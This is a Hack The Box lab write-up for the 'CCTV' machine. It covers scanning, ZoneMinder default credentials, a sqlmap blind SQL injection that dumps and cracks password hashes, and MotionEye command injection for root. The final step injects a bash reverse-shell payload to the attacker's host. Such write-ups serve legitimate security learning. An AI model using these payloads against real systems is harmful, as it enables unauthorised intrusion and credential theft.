Featured image of post HTB CCTV Writeup

HTB CCTV Writeup

First, fuzzing the web server reveals a virtual host. This virtual host is an application vulnerable to SQL injection. By dumping the database, we get the creds to SSH into the server. To escalate privileges, we leverage a vulnerability in MotionEye to achieve remote code execution as the root user.

Preliminary scans

  1. All UDP scan
1
sudo nmap -Pn 10.129.253.58 -sU -p- --min-rate 20000 -oN nmap/allUdpPortScan.nmap

Output:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-11 19:36 EDT
Nmap scan report for 10.129.253.58
Host is up (0.29s latency).
Not shown: 65527 open|filtered udp ports (no-response)
PORT      STATE  SERVICE
5846/udp  closed unknown
7673/udp  closed unknown
8073/udp  closed unknown
8935/udp  closed unknown
12250/udp closed unknown
33206/udp closed unknown
48948/udp closed unknown
62744/udp closed unknown

Nmap done: 1 IP address (1 host up) scanned in 11.99 seconds
  1. All TCP scan
1
sudo nmap -Pn 10.129.253.58 -sS -p- --min-rate 20000 -oN nmap/allTcpPortScan.nmap

Output:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-11 19:36 EDT
Warning: 10.129.253.58 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.129.253.58
Host is up (0.20s latency).
Not shown: 65346 closed tcp ports (reset), 187 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 14.27 seconds
  1. Script and version scan
1
sudo nmap -Pn 10.129.253.58 -sCV -p22,80 --min-rate 20000 -oN nmap/scriptVersionScan.nmap

Output:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
Nmap scan report for 10.129.253.58
Host is up (0.32s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|_  256 76:1d:73:98:fa:05:f7:0b:04:c2:3b:c4:7d:e6:db:4a (ECDSA)
80/tcp open  http    Apache httpd 2.4.58
|_http-title: Did not follow redirect to http://cctv.htb/
Service Info: Host: default; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 77.10 seconds

Web Application Research

  1. http://cctv.htb/zm brings us to a ZoneMinder website.
  2. I tried using default credentials: admin:admin. (See https://forums.zoneminder.com/viewtopic.php?t=1366#:~:text=Re:%20Default%20password&text=The%20default%20password%20is%20given,password%20are%20admin%20and%20admin.)
    • Yep, we are in!
  3. Using FFUF, we find a new domain name: update.zoneminder.com
  4. Using SQLMap, we can get a blind time-based SQL Injection
1
sqlmap -u 'http://cctv.htb/zm/index.php?tid=1&view=request&request=event&action=removetag' -H 'Cookie: AddMonitorsTable.bs.table.searchText=; AddMonitorsTable.bs.table.pageNumber=1; zmLogsTable.bs.table.pageNumber=4; zmReportsTable.bs.table.searchText=; zmReportsTable.bs.table.pageNumber=1; zmSkin=classic; zmCSS=base; addMonitorsprobe_Manufacturer=; addMonitorsip=; addMonitorsprobe_username=; addMonitorsprobe_password=; speed=5; ZMSESSID=5m3onaivdevv440h3egu3e4tbu' -batch --level 3 --risk 3 --dbms mysql

Output:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
<SNIP>
---
Parameter: tid (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: tid=1 AND (SELECT 4062 FROM (SELECT(SLEEP(5)))dVeH)&view=request&request=event&action=removetag
---
[21:01:17] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.58
back-end DBMS: MySQL 8
<SNIP>
  1. Instead of bruteforcing the tables and databases, the wiki mentioned something about zm database and Users table. Let’s try this first.
1
sqlmap -u 'http://cctv.htb/zm/index.php?tid=1&view=request&request=event&action=removetag' -H 'Cookie: AddMonitorsTable.bs.table.searchText=; AddMonitorsTable.bs.table.pageNumber=1; zmLogsTable.bs.table.pageNumber=4; zmReportsTable.bs.table.searchText=; zmReportsTable.bs.table.pageNumber=1; zmSkin=classic; zmCSS=base; addMonitorsprobe_Manufacturer=; addMonitorsip=; addMonitorsprobe_username=; addMonitorsprobe_password=; speed=5; ZMSESSID=r6vb836ort6r3chi13a1nvgsqi' -D zm -T Users --dump 

Output:

1
2
3
4
5
6
7
[21:02:41] [INFO] retrieved: Id
[21:02:58] [INFO] retrieved: Username
[21:03:58] [INFO] retrieved: Password
[21:05:07] [INFO] retrieved: Name
[21:05:39] [INFO] retrieved: Email
[21:06:16] [INFO] retrieved: Phone 
<SNIP>
  1. Since it took a long time, I just extracted username and password columns.
1
sqlmap -u 'http://cctv.htb/zm/index.php?tid=1&view=request&request=event&action=removetag' -H 'Cookie: AddMonitorsTable.bs.table.searchText=; AddMonitorsTable.bs.table.pageNumber=1; zmLogsTable.bs.table.pageNumber=4; zmReportsTable.bs.table.searchText=; zmReportsTable.bs.table.pageNumber=1; zmSkin=classic; zmCSS=base; addMonitorsprobe_Manufacturer=; addMonitorsip=; addMonitorsprobe_username=; addMonitorsprobe_password=; speed=5; ZMSESSID=qtolmgt28r0b9unhd25oc5800p' -D zm -T Users -C Username,Password  --dump

Output:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
Database: zm
Table: Users
[3 entries]
+------------+--------------------------------------------------------------+
| Username   | Password                                                     |
+------------+--------------------------------------------------------------+
| superadmin | $2y$10$cmytVWFRnt1XfqsItsJRVe/ApxWxcIFQcURnm5N.rhlULwM0jrtbm |
| mark       | $2y$10$prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ/QNqZolbXKfFG. |
| admin      | $2y$10$t5z8uIT.n9uCdHCNidcLf.39T1Ui9nrlCkdXrzJMnJgkTiAvRUM6m |
+------------+--------------------------------------------------------------+
  1. To crack it,
1
hashcat -a 0 -m 3200 hashes /usr/share/wordlists/rockyou.txt --username

Output:

1
2
mark:opensesame
admin:admin
  • We can use this password to login via SSH

Shell as Mark

  1. There is no flag in the home directory.
  2. Sudo -l
1
sudo -l

Output:

1
2
[sudo] password for mark: 
Sorry, user mark may not run sudo on cctv.
  1. Listening ports
1
ss -tlnp

Output:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
State           Recv-Q          Send-Q                   Local Address:Port                     Peer Address:Port          Process          
LISTEN          0               4096                        127.0.0.54:53                            0.0.0.0:*                              
LISTEN          0               4096                         127.0.0.1:7999                          0.0.0.0:*                              
LISTEN          0               4096                         127.0.0.1:1935                          0.0.0.0:*                              
LISTEN          0               4096                     127.0.0.53%lo:53                            0.0.0.0:*                              
LISTEN          0               151                          127.0.0.1:3306                          0.0.0.0:*                              
LISTEN          0               128                          127.0.0.1:8765                          0.0.0.0:*                              
LISTEN          0               4096                         127.0.0.1:8888                          0.0.0.0:*                              
LISTEN          0               4096                         127.0.0.1:9081                          0.0.0.0:*                              
LISTEN          0               4096                         127.0.0.1:8554                          0.0.0.0:*                              
LISTEN          0               70                           127.0.0.1:33060                         0.0.0.0:*                              
LISTEN          0               4096                           0.0.0.0:22                            0.0.0.0:*                              
LISTEN          0               4096                              [::]:22                               [::]:*                              
LISTEN          0               511                                  *:80                                  *:*   
  • A lot of the listening ports appears to be security cameras
  1. PS aux
1
2
3
4
ps aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
mark        6004  0.0  0.1   8672  5728 pts/0    Ss   04:13   0:00 -bash
mark        6294  0.0  0.1  10884  4480 pts/0    R+   04:31   0:00 ps aux
  1. Check VHOST
1
cat sites-available/* | grep -v '#\|^$' 

Output:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
<VirtualHost *:80>
        ServerAdmin webmaster@localhost
        DocumentRoot /var/www/html
        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined
        ServerName default
        Redirect / http://cctv.htb/
</VirtualHost>
<VirtualHost *:80>
    ServerName cctv.htb
    DocumentRoot /var/www/html
    <Directory /var/www/html>
        Options Indexes FollowSymLinks
        AllowOverride All
        Require all granted
    </Directory>
    ErrorLog ${APACHE_LOG_DIR}/cctv-error.log
    CustomLog ${APACHE_LOG_DIR}/cctv-access.log combined
</VirtualHost>
  1. I decide to play with the ports using SSH port forward
1
ssh -L 9081:localhost:9081 mark@cctv.htb

Port 9081

  1. It is a stream that is sending pictures?
1
curl 127.0.0.1:9081 --output test

Output:

1
2
3
4
5
6
7
8
--BoundaryString
Content-type: image/jpeg
Content-Length:     11460
JFIF
Exif
0220
2026:03:12 05:19:29
2026:03:12 05:19:29
  1. We can view the stream via Zone Minder CCTV-6.png

Port 8765


  1. This one runs an application called MotionEye. I am interested in it because there exist this vulnerability: https://www.exploit-db.com/exploits/52481
  2. This looks promising CCTV-1.png
  3. admin:, admin:admin and mark:opensesame did not work
  4. Ok, I search for any mention of motioneye on the system
1
2
3
4
5
6
find / -name motioneye 2>/dev/null
/run/motioneye
/var/lib/motioneye
/var/log/motioneye
/etc/motioneye
/usr/local/lib/python3.12/dist-packages/motioneye
  1. Let’s check them out.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
cat motion.conf 
# @admin_username admin
# @normal_username user
# @admin_password 989c5a8ee87a0e9521ec81a79187d162109282f0
# @lang en
# @enabled on
# @normal_password 


setup_mode off
webcontrol_port 7999
webcontrol_interface 1
webcontrol_localhost on
webcontrol_parms 2

camera camera-1.conf
  • OOOH CREDS!



  1. Let’s try to gain RCE. First, add camera CCTV-2.png CCTV-3.png Then open Console and overwrite the configUiValid function
1
2
3
configUiValid = function() { 
    return true; 
};


Inject the command under Still Images > Image File Name CCTV-4.png We have to change the capture mode to Interval Snapshots CCTV-5.png This time, we inject the command for a reverse shell.

1
$(bash -c 'bash -i >& /dev/tcp/10.10.14.51/9999 0>&1').%Y-%m-%d-%H-%M-%S

Output:

1
2
3
4
5
6
7
8
nc -lvnp 9999                    
listening on [any] 9999 ...
connect to [10.10.14.51] from (UNKNOWN) [10.129.253.58] 56316
bash: cannot set terminal process group (9489): Inappropriate ioctl for device
bash: no job control in this shell
root@cctv:/etc/motioneye# id
id
uid=0(root) gid=0(root) groups=0(root)

  • We are root!
Licensed under CC BY-NC-SA 4.0
Built with Hugo
Theme Stack designed by Jimmy